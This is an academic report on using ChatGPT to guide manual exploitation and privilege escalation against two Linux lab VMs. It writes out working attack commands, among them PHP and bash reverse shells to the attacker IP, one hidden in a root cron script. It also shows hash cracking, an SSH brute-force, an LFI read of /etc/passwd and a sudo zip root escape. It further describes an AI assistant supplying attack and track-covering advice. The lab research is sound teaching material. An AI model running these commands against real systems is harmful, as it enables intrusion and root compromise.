

AI-Augmented Ethical Hacking: A Practical Examination of Manual Exploitation and Privilege Escalation in Linux Environments

Haitham S. Al-Sinani¹ and Chris J. Mitchell²

¹ Department of Cybersecurity and Quality Assurance, Diwan of Royal Court, Muscat, Oman. hsssinani@diwan.gov.om

² Department of Information Security, Royal Holloway, University of London, Egham, Surrey. TW20 0EX, UK. C.Mitchell@rhul.ac.uk

Abstract. This study explores the application of generative AI (GenAI) within manual exploitation and privilege escalation tasks in Linux-based penetration testing environments, two areas critical to comprehensive cybersecurity assessments. Building on previous research into GenAI's role in the ethical hacking lifecycle, this paper presents a hands-on experimental analysis conducted in a controlled virtual setup to evaluate GenAI's utility in supporting these crucial, often manual, tasks. Our findings demonstrate that GenAI can streamline processes, such as identifying potential attack vectors and parsing complex outputs for sensitive data during privilege escalation. The study also identifies key benefits and challenges associated with GenAI, including enhanced efficiency and scalability, alongside ethical concerns related to data privacy, unintended discovery of vulnerabilities, and potential for misuse. This work contributes to the growing field of AI-assisted cybersecurity by emphasising the importance of human-AI collaboration, especially in contexts requiring careful decision-making, rather than the complete replacement of human input.

Keywords: AI · Ethical Hacking · GenAI · ChatGPT · Cybersecurity.

1 Introduction

Ethical hacking [15] is a fundamental component of contemporary cybersecurity, yet it remains a highly time-intensive and resource-demanding field. The process requires not only advanced technical expertise but also ongoing knowledge updates to anticipate rapidly evolving threats. Traditional ethical hacking approaches involve significant human input across all stages—from reconnaissance to vulnerability scanning and exploitation—thus increasing both the time and costs associated with security assessments.

Moreover, ethical hacking efforts rely heavily on skilled professionals to effectively identify and exploit vulnerabilities, which poses a challenge in meeting the demands of increasingly complex and large-scale environments. The limited

capacity of human operators, without substantial investments in training and resources, restricts the scalability and efficiency of these operations.

The integration of AI technologies, particularly generative AI (GenAI), offers promising solutions to these challenges by automating and enhancing various aspects of ethical hacking. Tools such as ChatGPT³ [6] enable ethical hackers to streamline repetitive tasks, make quicker decisions, and reduce the extent of human intervention typically required. This approach addresses time and capacity limitations while lowering implementation costs. Notably, GenAI has lowered the barrier to entry in the field, allowing younger or less experienced individuals to practice ethical hacking with greater ease and effectiveness than previous generations. GenAI’s capabilities in data analysis, real-time insight generation, and workflow optimisation contribute to more efficient and cost-effective security assessments.

This report presents an in-depth experimental study evaluating the practical use of GenAI within a controlled, Linux-based virtual environment. By simulating key stages of ethical hacking, such as reconnaissance, scanning, gaining, escalating and maintaining access, and covering tracks, this study illustrates the potential of GenAI to enhance these processes and strengthen cybersecurity defences. The findings and insights documented here add to the ongoing discussion surrounding AI-human collaboration in cybersecurity, highlighting GenAI’s ability to improve efficiency and reduce costs, while underscoring the importance of expert oversight.

While previous research has broadly explored the role of GenAI in cybersecurity, this report specifically investigates its application in manual exploitation and privilege escalation within Linux-based environments — frequent targets in both penetration testing and real-world attacks. This work builds on our previously published research, where we proposed a conceptual model that leverages GenAI capabilities to support ethical hackers across the five stages of ethical hacking [4]. It also extends a proof-of-concept implementation used to conduct experimental studies on the integration of GenAI into ethical hacking on both Windows machines [3] and Linux-based VMs [2]. While our previous work holistically examined GenAI’s practical application across the five stages of ethical hacking, using automated tools like Metasploit — particularly in the exploitation phase — it did not incorporate any analysis of manual exploitation techniques or privilege escalation.

Manual exploitation is critical in real-world scenarios where initial automated tools may be inadequate, and privilege escalation is typically essential, as initial access usually grants only standard user-level privileges. Escalating these privileges to administrator or root access is often necessary to proceed with further ethical hacking tasks, such as maintaining access. This report addresses these gaps by focusing on manual exploitation techniques and privilege escalation, offering a detailed examination of GenAI’s application in these specific areas.

The remainder of this document is organised as follows. Section 2 explores GenAI and ChatGPT. Section 3 presents the laboratory setup, and section 4

³ <https://openai.com/blog/chatgpt>

outlines our methodology. Section 5 details the execution of our experiment. Section 6 discusses the potential benefits, risks and study limitations. Section 7 reviews related work, and, section 8 summarises our conclusions and outlines plans for future work. Finally, appendix A lists all the figures referenced in this technical report.

2 Generative AI and ChatGPT

The advent of GenAI, with models like ChatGPT⁴ [6] being prominent, represents a major shift in the AI landscape. These systems, moving beyond the traditional AI focus on pattern recognition and decision-making, excel in content creation, including text, images, video, and code. The ability to learn from extensive datasets and produce outputs that mimic human creativity is a major advance.

Central to this revolution is the GPT (Generative Pre-trained Transformer) architecture, the basis of models like ChatGPT. Developed by OpenAI, GPT models are built on deep learning techniques using *transformer* models, designed specifically for handling sequential data. These models undergo pre-training, where they learn from a wide array of various resources, including Internet texts, followed by fine-tuning for specific tasks. This process enables models to grasp not just the structure of language but also its context, essential for generating human-like text.

Each iteration of ChatGPT has demonstrated enhanced contextual understanding and output relevance. Its primary function lies in interpreting user prompts and generating coherent, contextually appropriate responses. This versatility extends from conducting conversations to performing complex tasks, including coding, content creation, and, as we propose in this report, ethical hacking. The GPT model family, including ChatGPT, owes much of its success to the transformer model, introduced by Vaswani et al. in 2017 [16]. This architecture revolutionises sequence processing through attention mechanisms, enabling the model to focus on different parts of the input based on its relevance to the task.

The latest iteration, GPT-4o⁵, provides significant advances in speed, multi-modal capabilities, and overall intelligence. GPT-4o, now available to a broader user base, including free-tier users, improves upon the GPT-4 model by offering enhanced performance in understanding and generating text, as well as new capabilities in processing voice and images. These improvements position GPT-4o as a powerful tool not only in natural language processing but also in applications such as real-time communication and data analysis, making it a key asset in modern cybersecurity practices.

In exploring the intersection of AI and cybersecurity, understanding ChatGPT's foundational aspects is vital. Its generative nature, contextual sensitivity, and adaptive learning capacity can lead to innovative approaches in cybersecurity practices. Our focus will be on how these qualities of ChatGPT can be

⁴ <https://openai.com/blog/chatgpt>

⁵ <https://openai.com/index/hello-gpt-4o/>

used to support ethical hacking, exploring the technical, ethical, and practical implications.

3 Laboratory Setup

3.1 Physical Host and Virtual Environment Configuration

The experiments used a standard MacBook Pro with 16 GB RAM, a 2.8 GHz Quad-Core Intel Core i7 processor, and 1 TB of storage, providing sufficient computational capabilities for virtualisation (see Figs. 1 and 2).

Virtualisation of the network was achieved using VirtualBox 7 (see Fig. 3), a reliable tool for creating and managing virtual machine environments. The virtual setup included the following VMs.

1. **Kali Linux VM:** this machine functioned as the primary attack platform for conducting the penetration tests. It is equipped with the necessary tools and applications for ethical hacking.
2. **Windows VM:** this machine, running a 64-bit version of Windows Vista with a memory allocation of 512 MB, was the principal target for penetration testing within a previously conducted experiment [3].
3. **Linux VM 1:** this 64-bit Debian Linux system, allocated 512 MB of memory, is one of the main targets in this study and is configured as a primary focus for various ethical hacking phases.
4. **Linux VM 2:** another 64-bit Linux-based system with 1024 MB of memory allocation, this VM serves as an additional target in this report, providing an alternative focus for specific penetration testing tasks..

The network configuration was established in a local NAT (Network Address Translation) setup, allowing for seamless communication between the VMs and simulating a realistic network environment suitable for penetration testing (see Fig. 4).

3.2 Generative AI Tool

The experiments leveraged ChatGPT-4o⁶ (a paid version) for its advanced AI capabilities and efficient response time. The selection of ChatGPT-4 was also based on its prominent status as a leading GenAI tool, offering cutting-edge technology to enhance the ethical hacking process. Of course, other GenAI tools are also available, e.g. Google’s Bard⁷ and GitHub’s Co-Pilot⁸, which could potentially be used in similar contexts. The methodologies and processes described are applicable to both the paid and free versions of ChatGPT, with the paid version chosen for improved performance in this study.

⁶ <https://openai.com/index/hello-gpt-4o/>

⁷ <https://bard.google.com/>

⁸ <https://github.com/features/copilot/>

4 Methodology

The experiment followed the structured phases of ethical hacking listed below, with ChatGPT’s guidance integrated at each step.

1. **Reconnaissance:** ChatGPT was used to gather and analyse information about the target VMs, including scanning to discover live machines.
2. **Scanning and Enumeration:** Network and vulnerability scanning were conducted using tools such as nmap, with ChatGPT helping to interpret the scan results and identify potential vulnerabilities.
3. **Gaining Access (Linux VM1 and VM2):** This phase emphasised manual exploitation tactics to gain initial access to the target VMs. ChatGPT provided guidance on selecting suitable manual exploitation methods based on detected vulnerabilities, enabling targeted attack sequences for both Linux VM1 and VM2.
4. **Maintaining & Elevating Access:** ChatGPT suggested strategies for maintaining access post-exploitation, such as creating persistent backdoors. Additionally, the model assisted in identifying privilege escalation opportunities within the compromised system. GenAI’s support included recommending methods for privilege escalation to root-level access, which was essential for further exploration and control over the system.
5. **Covering Tracks & Documentation:** In this phase, ChatGPT advised on strategies to effectively erase traces of the penetration test, thereby reducing the likelihood of detection by system administrators. This included log manipulation and account removal. Additionally, ChatGPT assisted in documenting the ethical hacking process, ensuring comprehensive reporting of methodologies, findings, and recommendations for enhancing system security.

We initiated the experiment by asking ChatGPT to provide a concise explanation of the five ethical hacking stages, along with a list of commonly used Kali commands for each stage. ChatGPT provided an informative response, as illustrated in Fig. 5.

5 Execution

We now summarise the experimental procedure for each stage.

5.1 Reconnaissance

In this phase, we followed the same procedure as detailed in our previous research work [2]. In summary, reconnaissance can be either passive (observing without interaction) or active (direct engagement for information). In this study, we emphasised active reconnaissance, following a systematic approach to identify potential targets in the network. Initially, we informed ChatGPT about our

virtual machine setup and consulted it to obtain effective commands for identifying active devices on our local network. ChatGPT suggested commands such as **nmap**, **netdiscover**, and **arp-scan**. By following these recommendations, we successfully identified active devices within the target network (see Fig. 6). Subsequently, we determined the IP address of our (attack) Kali attack machine and filtered out unnecessary IP addresses, such as those of the default gateway (192.168.1.1) and DHCP server (192.168.1.3). We used ChatGPT to analyse the output from our network scans, helping to identify the roles of each IP address. Finally, we identified the VMs with IP addresses 192.168.1.7 and 192.168.1.10 as potential targets, which allowed us to proceed to the next scanning phase.

5.2 Scanning & Enumeration

In this phase, we followed a similar procedure as detailed in our previous research work [2]. We began by consulting ChatGPT to determine the most suitable commands to scan our target Linux system (IP address 192.168.1.7) for vulnerabilities, including port and vulnerability scanning, using our Kali machine. ChatGPT recommended an **nmap** command (**'nmap -p- -A -T4 -oA scan_results 192.168.1.7 192.168.1.10'**) that scans all TCP ports, enables OS and version detection, performs script scanning and traceroute, and saves the output in multiple formats for thorough analysis. We executed this command, which provided extensive information about the two targets (see Figs. 7 and 37), helping us prepare for the next phase of gaining unauthorised access.

5.3 Gaining Access

In this phase, we sought guidance from ChatGPT to gain access to our target Linux VMs using our Kali attack VM, as detailed below.

Gaining Access to VM 1: 192.168.1.7

We first requested ChatGPT to analyse the **nmap** scan output (see Fig. 7), and present it in a concise table format, focusing on the following categories: 'Port Number', 'Running Service', 'Potential Issues', 'Steps for Exploitation', and 'Kali Commands' (see Figs. 8 and 9). ChatGPT provided the requested analysis (see Fig. 10).

ChatGPT's analysis of the **nmap** scan identified several potential attack vectors on the target machine, as follows.

- **FTP (Port 21)**: Anonymous login was enabled, granting access to files like `note.txt`.
- **HTTP (Port 80)**: The server displayed the default Apache page, suggesting potential vulnerabilities in Apache 2.4.38. Further exploitation could involve directory enumeration or testing for common web vulnerabilities.
- **SSH (Port 22)**: While no immediate vulnerabilities were evident, brute-forcing weak credentials or exploiting potential issues in OpenSSH 7.9p1 could be pursued for access.

These services offered viable avenues for deeper exploration using Kali tools such as **gobuster** for directory scanning or **hydra** for password brute-forcing. As we previously explored gaining access using Metasploit [2], this study shifts focus to manual methods for obtaining access.

FTP attack vector (Port 21) We requested ChatGPT to provide step-by-step instructions for retrieving the ‘note.txt’ file via anonymous FTP in a concise table format. ChatGPT accurately delivered the instructions (see Fig. 11).

In summary, we followed a simple, step-by-step approach to access the ‘note.txt’ file via anonymous FTP. First, we connected to the target FTP service using the command `ftp 192.168.1.7` and logged in as an **anonymous** user. After listing the available files in the FTP directory using `ls`, we downloaded the ‘note.txt’ file with the `get` command. Finally, we viewed the file’s contents using `cat note.txt` (see Fig. 13), and closed the session with `bye` (see Fig. 12).

We then asked ChatGPT to analyse the contents of the ‘note.txt’ file to assist us in gaining access. ChatGPT provided the following analysis. In summary, the **note.txt** file provides several key insights that can be leveraged for further exploitation. It contains a hashed password (`cd73502828457d15655bbd7a63fb0bc8`), likely MD5, which can be cracked using tools like Hashcat or John the Ripper. To crack the hash using Hashcat, the following command can be used:

```
hashcat -m 0 -a 0 cd73502828457d15655bbd7a63fb0bc8 rockyou.txt
```

where:

- **-m 0** specifies the hash type, with 0 indicating MD5;
- **-a 0** sets the attack mode to dictionary, comparing the target hash against entries in a wordlist (`rockyou.txt`);
- **cd73502828457d15655bbd7a63fb0bc8** is the MD5 hash to be cracked; and
- **rockyou.txt**: is the wordlist file used in the attack, containing common passwords.

This command instructs **hashcat** to hash each entry from **rockyou.txt** with MD5 and check if it matches the target hash. If successful, it reveals the original password.

The note also reveals a SQL INSERT statement, suggesting the application may be vulnerable to SQL Injection. Additionally, the file provides a **StudentRegno** (10201321) and **pincode** (777777), which could be used for login attempts. Key actions include cracking the hash, testing for SQL injection, and exploring potential vulnerabilities in the open-source project.

Following ChatGPT’s guidance, we successfully cracked the MD5 hash using the Hashcat command, which revealed the password: **student** (see Fig. 14). This password is likely to prove useful in later stages of the exploitation process.

HTTP Attack Vector (Port 80) With the hash successfully cracked, our focus shifted towards gaining access via port 80, the HTTP service. We consulted ChatGPT for the next steps to access the target VM, which provided a structured approach (see Fig. 15). The recommended steps are as follows.

1. Open a browser and visit `http://192.168.1.7` to access the target's web application.
2. Navigate to the login page (e.g., `/login`).
3. Use the `StudentRegno` (10201321) and the cracked password (`student`) to log in.
4. Explore the web application for potential vulnerabilities, such as file uploads, admin functions, or sensitive data.
5. Attempt SSH login using `student@192.168.1.7` and the cracked password.
6. Once logged in, run `sudo -l` to check for sudo privileges.
7. Explore the filesystem to identify sensitive files or misconfigurations for privilege escalation.

However, when we followed these steps, we were unable to locate the login page. As a result, we consulted ChatGPT again for guidance. This time, ChatGPT recommended scanning the website for hidden directories, such as login or admin pages, using tools like `dirb` or `gobuster` (see Fig.16). After experimenting with the `dirb` command, we chose to proceed with `gobuster`. Following ChatGPT's instructions (see Fig.17), we ran the command:

```
gobuster dir -u http://192.168.1.7 -w directory-list-2.3-medium.txt
```

where:

- `gobuster` is the tool used for brute-forcing web directories and files;
- `dir` specifies directory brute-forcing mode;
- `-u http://192.168.1.7` is target URL for the scan (u: URL); and
- `-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt` is the path to the wordlist used for directory and file name guessing (w: wordlist).

(see Fig. 18). `Gobuster` successfully discovered three hidden directories on the site: `uploads`, `academy`, and `phpmyadmin`, which could be accessed by appending the directory names to the site URL, e.g.: `http://192.168.1.7/academy/`.

After conducting initial reconnaissance on the three discovered website directories, we decided to explore the `academy` path (`http://192.168.1.7/academy/`). Here, we found an online login form for what appeared to be academy-related courses. We captured a screenshot of the login form and shared it with ChatGPT, asking for guidance on which credentials to use. ChatGPT correctly recommended the credential pair (10201321 & student), which it deduced from the `note.txt` file and the previously cracked hash (see Fig. 19). As a result, we successfully logged in.

Following this, we consulted ChatGPT for the next steps (see Fig. 20). We encountered a profile editing page that allowed users to upload a profile picture,

but no checks were in place to verify whether the uploaded file was an actual image. We presented this finding to ChatGPT, which suggested various options, including creating and uploading a one-liner PHP reverse shell file instead of an image. The recommended reverse shell was:

```
php <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.4/4440
0>&1'"); ?>.
```

Simultaneously, we sat up a listener on our Kali VM using: `nc -nvlp 4440` (see Fig. 21). It is important to note that 192.168.1.4 is the IP address of our Kali attack VM, and 4440 is the port number we configured for the listener.

Initially, the reverse shell did not work. We then asked ChatGPT for assistance in troubleshooting, specifically seeking guidance on using BurpSuite to gain better visibility into the process. ChatGPT provided helpful advice (see Fig. 78), including how to locate the URL where the PHP reverse shell file was stored in order to activate it (see Fig. 79). After several attempts, the reverse shell successfully worked without needing to activate the link manually, and we gained access to a shell (see Fig. 80). Notably, in subsequent attempts, the reverse shell worked immediately without any errors!

To summarise, in order to gain access to the target machine (192.168.1.7), we followed a methodical process guided by ChatGPT. First, we retrieved the 'note.txt' file via anonymous FTP, which contained a hashed password and a SQL 'INSERT' statement. The SQL statement provided a student registration number (10201321), which, along with the hashed password, proved essential for the next steps. We cracked the hash using `Hashcat`, revealing the password 'student'. Next, we scanned the target's web application using `gobuster` and discovered hidden directories, including the 'academy' directory. Inside, we found a login form. Using the cracked credentials (student registration number and password), we successfully logged in. On the profile page, we identified an upload feature for a profile image, which did not verify the file type. We leveraged this vulnerability to upload a PHP reverse shell disguised as an image. After setting up a listener on our Kali machine, we executed the reverse shell and gained access to the target machine.

Gaining Access to VM 2: 192.168.1.10

In this phase, we followed a similar procedure as in VM 1 above. First, we requested ChatGPT to analyse the `nmap` scan output (see Fig. 37) and present it in a concise table format, focusing on the following categories: 'Port Number', 'Running Service', 'Potential Issues', 'Severity Level', 'Steps for Exploitation', 'Kali Commands', and 'Exploitation Success Likelihood' (see Figs. 38 and 39). ChatGPT provided the requested analysis (see Fig. 40).

ChatGPT's analysis of the `nmap` scan identified several potential attack vectors on the target machine, outlined as follows.

- **SSH (Port 22):** OpenSSH 7.9p1 was detected. While no immediate vulnerabilities were identified, brute-forcing weak credentials or checking for potential CVEs may yield access.

- **NFS (Port 2049)**: Misconfigured NFS permissions may allow mounting shares remotely. Investigating accessible files on these shares could reveal sensitive information.
- **Apache HTTP (Port 80)**: The Apache server showed an installation error for Bolt content management system (CMS), indicating potential misconfigurations. Exploiting these could involve enumerating directories and searching for known vulnerabilities in Bolt CMS or Apache 2.4.59.
- **Apache HTTP on Port 8080 (PHP info)**: The PHP ‘phpinfo()’ page revealed server configuration details, and the open proxy configuration suggests possible internal access. These could be exploited further by using directory enumeration and exploring open proxy capabilities.
- **RPC Services (Ports 111, 33881, 36163, 48893)**: The open RPC and mountd services, if misconfigured, could allow access to vulnerable shares or provide additional paths for NFS or RPC exploitation.

These services presented viable avenues for deeper investigation, utilising Kali tools such as **gobuster** for directory scanning, **hydra** for brute-forcing SSH credentials, and **showmount** for NFS share enumeration.

SSH Attack Vector (Port 22) While cracking SSH is generally not the most efficient method for gaining initial access, we started by attempting to crack the root account over SSH from the Kali terminal, aiming to exploit weak credentials with a common password list. We consulted ChatGPT for guidance, which provided a structured approach for the SSH brute-force attack (see Figs. 41 and 42). Following the guidance, we executed the following Hydra command to attempt brute-forcing the SSH root account:

```
hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.10 -t 4 -f -V
```

This command was structured as follows:

- **-l root**: specifies the username to target (‘root’);
- **-P /usr/share/wordlists/rockyou.txt**: points Hydra to the ‘rockyou.txt’ wordlist, containing common passwords for the brute-force attack;
- **-t 4**: limits concurrent tasks to 4 to avoid detection and potential rate-limiting;
- **-f**: stops the attack once a valid password is found; and
- **-V**: enables verbose mode, showing each attempt in real-time for easier monitoring.

This command was designed to methodically test passwords against the root account, with Hydra reporting any successful login credentials if found. However, as expected, no valid password was identified, and access to the root account over SSH remained locked. While unsuccessful, this attempt highlighted the robust security of the SSH configuration, pushing us to explore other vectors for gaining access to the target.

NFS Attack Vector (Port 2049) Based on prior experience, we recognised that an open NFS port (2049) can sometimes provide accessible resources with minimal effort. Investigating the NFS service became a priority, as it had the potential to yield quick and impactful results. Leveraging NFS, we aimed to identify accessible files or directories that could offer valuable information or footholds on the target system. We consulted ChatGPT for guidance, which provided a structured approach for exploiting NFS as an attack vector (see Figs. 43 and 44).

Following the guidance, we executed `showmount -e 192.168.1.10`, where `e` stands for ‘export’, to identify shared directories on the target (see Fig. 45). The output revealed that the `/srv/nfs` directory was shared and accessible specifically to our IP address due to the configuration settings on the NFS server, which allowed access permissions based on IP-based rules. This meant that our Kali machine’s IP was permitted to mount and access the NFS share, enabling us to proceed with further exploration of the files within the directory. Based on this discovery, we created a local mount point and mounted the shared directory on our Kali machine using `sudo mkdir /mnt/dev2` followed by `sudo mount -t nfs 192.168.1.10:/srv/nfs /mnt/dev2`. The `-t` option, which stands for ‘type’, specifies the filesystem type to be mounted, which in this case is `nfs` (Network File System).

Once the NFS share was successfully mounted, we listed its contents and found a file named `save.zip` (see Fig. 47). Attempting to open `save.zip` revealed that it was password-protected, preventing immediate access to its contents.

To bypass this protection, we utilised John the Ripper (JTR) to crack the zip file’s password. The process began by converting the zip file into a hash format suitable for JTR, using `zip2john /mnt/nfs/save.zip > zipJTRhash`. The resulting hash was stored in the `zipJTRhash` file. We then ran JTR with the popular `rockyou.txt` wordlist to attempt password cracking: `john --wordlist=/usr/share/wordlists/rockyou.txt zipJTRhash`. JTR successfully cracked the password for `save.zip`, revealing it as `java101` (see Fig. 46). We confirmed the cracked password with `john --show zipJTRhash`.

With the password `java101`, we were able to unzip and access the files within `save.zip`. The extraction revealed two files: `id_rsa`, an SSH private key, and `todo.txt`, a text file containing task notes indicating the need to install the main website, update the development website, and continue coding in Java.

Equipped with the SSH private key `id_rsa`, we followed ChatGPT’s guidance to attempt SSH authentication for the user `jp` on the target machine using `ssh -i id_rsa jp@192.168.1.10`. However, our attempts to access the `jp` account were unsuccessful due to additional password protection on the account. We also attempted to use the private key for `root`, but access was similarly denied (see Fig. 48).

While our NFS exploration did not yield immediate access, it provided valuable insights into the target’s file structure and configuration. These findings

indicated a secure setup with restricted access, guiding us to further investigate alternative vectors for system access.

HTTP Attack Vectors (Ports: 80 and 8080) To explore potential vulnerabilities accessible through HTTP, we consulted ChatGPT, which provided a structured approach for exploiting HTTP services running on ports 80 and 8080 as potential attack vectors (see Figs. 49 and 50).

Attempting Access via Port 80 Given that port 80 was open on the target, we began by investigating the services running on this port. Initial exploration indicated the presence of an Apache server hosting the Bolt CMS, as evidenced by the output from the `gobuster` tool. The `gobuster` directory enumeration command we used was: `gobuster dir -u http://192.168.1.10 -w /usr/share/wordlists/dirb/common.txt`. The results exposed several accessible directories, including paths to `/app`, `/config`, and `/database` (see Fig. 51).

Navigating to `/app` and subsequently to `/database/`, we discovered a file named `bolt.db` (see Figs. 52 and 53). This file appeared to contain database content from the CMS, and we downloaded it for offline inspection. Upon accessing the `bolt.db` file in SQLite, we used the following commands to list and examine its tables:

```
sqlite3 ~/Downloads/bolt.db
sqlite> .tables
sqlite> SELECT * FROM bolt_users;
```

The `bolt.db` database file contained various tables, including `bolt_users`, which could potentially store sensitive information such as user credentials (see Fig. 56). However, further inspection of the `bolt_users` table revealed that it was empty, indicating no immediate user credentials were available.

In addition to the database file, the `/config` directory revealed configuration files such as `config.yml` and `permissions.yml` (see Fig. 57). These files contained settings crucial to the CMS's operation, including database credentials, and were accessible due to misconfigured directory permissions. ChatGPT guided us through analysing `config.yml` to locate useful credentials for further access (see Figs. 54 to 59).

Guided by ChatGPT's insights, we discovered database credentials (username: `bolt`, password: `I_love_java`) in the configuration file `config.yml`, which could potentially aid in exploiting other services, such as direct database access, password reuse for SSH, or logging into the Bolt CMS admin panel. While immediate access to user data in the `bolt.db` file was unsuccessful, the accessible configuration files on the server yielded significant information.

Gaining Access via Port 8080 Given that port 8080 was open on the target, we began by investigating the services running on this port. Initial exploration indicated the presence of an Apache server hosting the BoltWire CMS. Using the `gobuster` tool, we enumerated directories to uncover hidden or sensitive

files. The command used was: `gobuster dir -u http://192.168.1.10:8080 -w /usr/share/wordlists/dirb/common.txt`. This revealed several accessible directories, including `/dev`, which contained registration and login functionality (see Fig. 60).

Navigating to `/dev` on port 8080, we registered as a new user (see Fig. 61). Once logged in, we observed an interface that allowed us to interact with BoltWire, potentially facilitating further exploitation. We attempted to upload a PHP reverse shell, but initial attempts to establish a reverse connection were unsuccessful (see Fig. 63).

To probe further vulnerabilities, we utilised `searchsploit` to identify known exploits for BoltWire. We discovered an exploit titled “BoltWire 6.03 - Local File Inclusion,” which enabled directory traversal attacks (see Fig. 64). This Local File Inclusion (LFI) vulnerability, however, only works while authenticated on the BoltWire application. Since we were already authenticated on the website (192.168.1.10:8080) after successfully registering as a new user, we were able to exploit this vulnerability. Following ChatGPT’s guidance, we crafted a specific URL to access sensitive system files, such as `/etc/passwd`. Testing this approach, we successfully retrieved the contents of the `/etc/passwd` file, revealing the presence of a user named `jeanpaul` (see Fig. 65 and 66).

After consulting ChatGPT on the best next steps (see Fig. 67), we proceeded to attempt SSH access with the user `jeanpaul`. Guided by ChatGPT, we reused the previously discovered private key `id_rsa` and executed the command: `ssh -i id_rsa jeanpaul@192.168.1.10`. This prompted us for a passphrase, at which point we reused the previously discovered password: `I_love_java`. This allowed us to successfully authenticate as the user `jeanpaul` on the target system (see Fig. 68).

This is a complex, chained attack to gain access, utilising critical information gathered from three key ports. Through NFS (port 2049), we uncovered a passphrase-protected, SSH private key stored within a password-protected zip folder, which we successfully cracked. On port 80, we discovered the passphrase for the private key hidden in a configuration file. Finally, on port 8080, we identified an LFI vulnerability that could only be exploited after authenticating on the target website. This LFI enabled us to list the contents of the `/etc/passwd` file, revealing the username associated with the previously discovered private key. This discovery completed the missing piece of the puzzle, allowing us to gain initial access to the target VM.

Having gained initial access to the target system, our next objective is to escalate privileges to achieve a higher level of control.

5.4 Elevating Access

As we currently only have an account with very limited privileges, we need to elevate our access to root-level access. This is essential for performing various tasks, including maintaining access, installing backdoors, modifying system configurations, and gathering sensitive data.

Elevating Access: VM 1 To assist us in elevating our access level, we turned to ChatGPT for guidance, which provided several valuable suggestions (see Figs. 22 and 23).

Since we only had limited access through the `www-data` user account, we didn't have the necessary privileges to view the hashed passwords stored in the `/etc/shadow` file. However, we were able to view the password file (`/etc/passwd`), where we discovered a user named `grimmie` (see Fig. 24). We then navigated to the home directory of `grimmie` by using the `/home/grimmie` path from the password file. Upon listing the contents, we discovered a file named `backup.sh` (see Fig. 25).

Next, we used the command `cat /etc/crontab` to check for any cron jobs — automated tasks scheduled to run at specific intervals by the system, such as running backups or updating logs. We found that the `backup.sh` script was scheduled to execute every minute (see Fig. 26). After consulting ChatGPT about the significance of this finding, it highlighted that since `backup.sh` runs with the permissions of the owner (`grimmie`), this could serve as a potential privilege escalation vector. If we could modify the contents of the script, we could insert a reverse shell or other malicious commands, which would be executed with `grimmie`'s privileges by the cron job every minute (see Fig. 27). However, we found that we were unable to modify the file due to insufficient privileges. ChatGPT confirmed that only the owner `grimmie` or someone with higher privileges like `root` could modify the file (see Fig. 28).

To proceed, we needed to escalate from our limited `www-data` account to the potentially higher-privileged `grimmie` account in order to enable us to modify the `backup.sh` script. We revisited ChatGPT's original suggestions for privilege escalation (see Fig. 23). One key recommendation was to use LinPEAS, a script designed for automated privilege escalation scans, identifying misconfigurations or vulnerabilities in Linux systems. We asked ChatGPT for detailed guidance on using LinPEAS, which it provided (see Fig. 29).

In summary, we used LinPEAS to enumerate potential privilege escalation vectors on the target machine. First, we downloaded the LinPEAS script onto our Kali attack platform using the command `wgethttps://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh`. To facilitate the transfer of the script to the target, we started a simple HTTP server on our Kali VM using the command `python3 -m http.server 8000`. This made the LinPEAS script accessible to the target machine via HTTP. On the target, we navigated to the `/tmp` directory, a commonly writable location, by executing `cd /tmp`. We then downloaded LinPEAS onto the target using `wget http://192.168.1.4:8000/linpeas.sh`, where `192.168.1.4` is the IP address of our Kali machine. Once the script was downloaded, we set the executable permissions with `chmod +x linpeas.sh` and ran the script using `./linpeas.sh`. This process enabled us to gather detailed information on potential privilege escalation opportunities within the target system.

The output from LinPEAS is structured and visually formatted, but it is also exceedingly detailed and typically very lengthy (see Fig. 30), making it

challenging for a non-expert to quickly identify key findings. To streamline the analysis, we used ChatGPT, feeding it the LinPEAS output in smaller, manageable portions due to character limits on input length. After some trial and error, ChatGPT successfully analysed the content, providing a summary of findings. Crucially, when prompted to identify a way to escalate privileges to the `grimmie` user account, ChatGPT quickly located a complex password in plain text. It then offered a step-by-step guide for logging in as `grimmie` via SSH (see Fig. 31). Following this guidance, we logged in using `ssh grimmie@192.168.1.7` and entered the discovered password, successfully gaining a shell as the `grimmie` user (see Fig. 32).

Now logged in as `grimmie`, we could modify the `backup.sh` file to achieve root privileges. Seeking further guidance from ChatGPT, we received instructions (see Figs. 33 and 34) on appending a one-liner bash reverse shell command to the file:

```
echo "bash -i >& /dev/tcp/192.168.1.4/5555 0>&1" >> /home/grimmie/backup.sh
```

(see Fig. 35). This command, when executed, would initiate a reverse connection back to our Kali attack VM on port 5555. Concurrently, we set up a listener on our Kali VM with `nc -lvp 5555`. Given that `backup.sh` is scheduled to run every minute as a cron job, the command triggered a root shell when executed by the system (see Fig. 36). This privilege escalation was successful because the `/etc/crontab` file schedules certain tasks to run with root permissions, including the `backup.sh` script. Although this script is located in `/home/grimmie` and owned by the `grimmie` user, the root-initiated cron job allows any command within it to run with elevated privileges, enabling us to exploit this setup to gain root access.

Elevating Access: VM 2 Our initial attempts to escalate privileges on VM2 (192.168.1.10) began by consulting ChatGPT, which suggested several approaches (see Fig. 69). While ChatGPT is generally a valuable tool, these initial attempts failed to achieve the desired escalation (see Figs. 71 and 72). Recognising the need for an alternative approach, we leveraged our expertise and asked ChatGPT about a well-known resource that documents privilege escalation techniques involving Unix binaries. ChatGPT correctly identified this resource as `GTF0Bins` (see Fig. 73), which maintains a curated list of binaries that can be exploited when given specific sudo permissions.

Armed with this knowledge, we manually navigated to `GTF0Bins` (<https://gtfobins.github.io/>) and found the entry for the `zip` command when executable with sudo privileges. Following the guidance provided on the site, we applied the necessary commands:

- **Create a Temporary File and Run Zip with Sudo:** We executed `TF=$(mktemp -u); sudo zip $TF /etc/hosts -T -TT 'bash #'` (see Fig. 74), leveraging `zip` to spawn a root shell by specifying an arbitrary command (`bash`) via the `-TT` option.

- **Clean Up Temporary File as Root:** To ensure no residual traces, we ran `sudo rm $TF` to remove the temporary file.

Executing these commands granted us root access, confirmed by running `whoami` and `id`, which verified our escalated privileges (see Fig. 75). This exploit was successful due to the `NOPASSWD` configuration allowing `jeanpaul` to run `zip` with root permissions, demonstrating the risks of improperly configured sudo permissions.

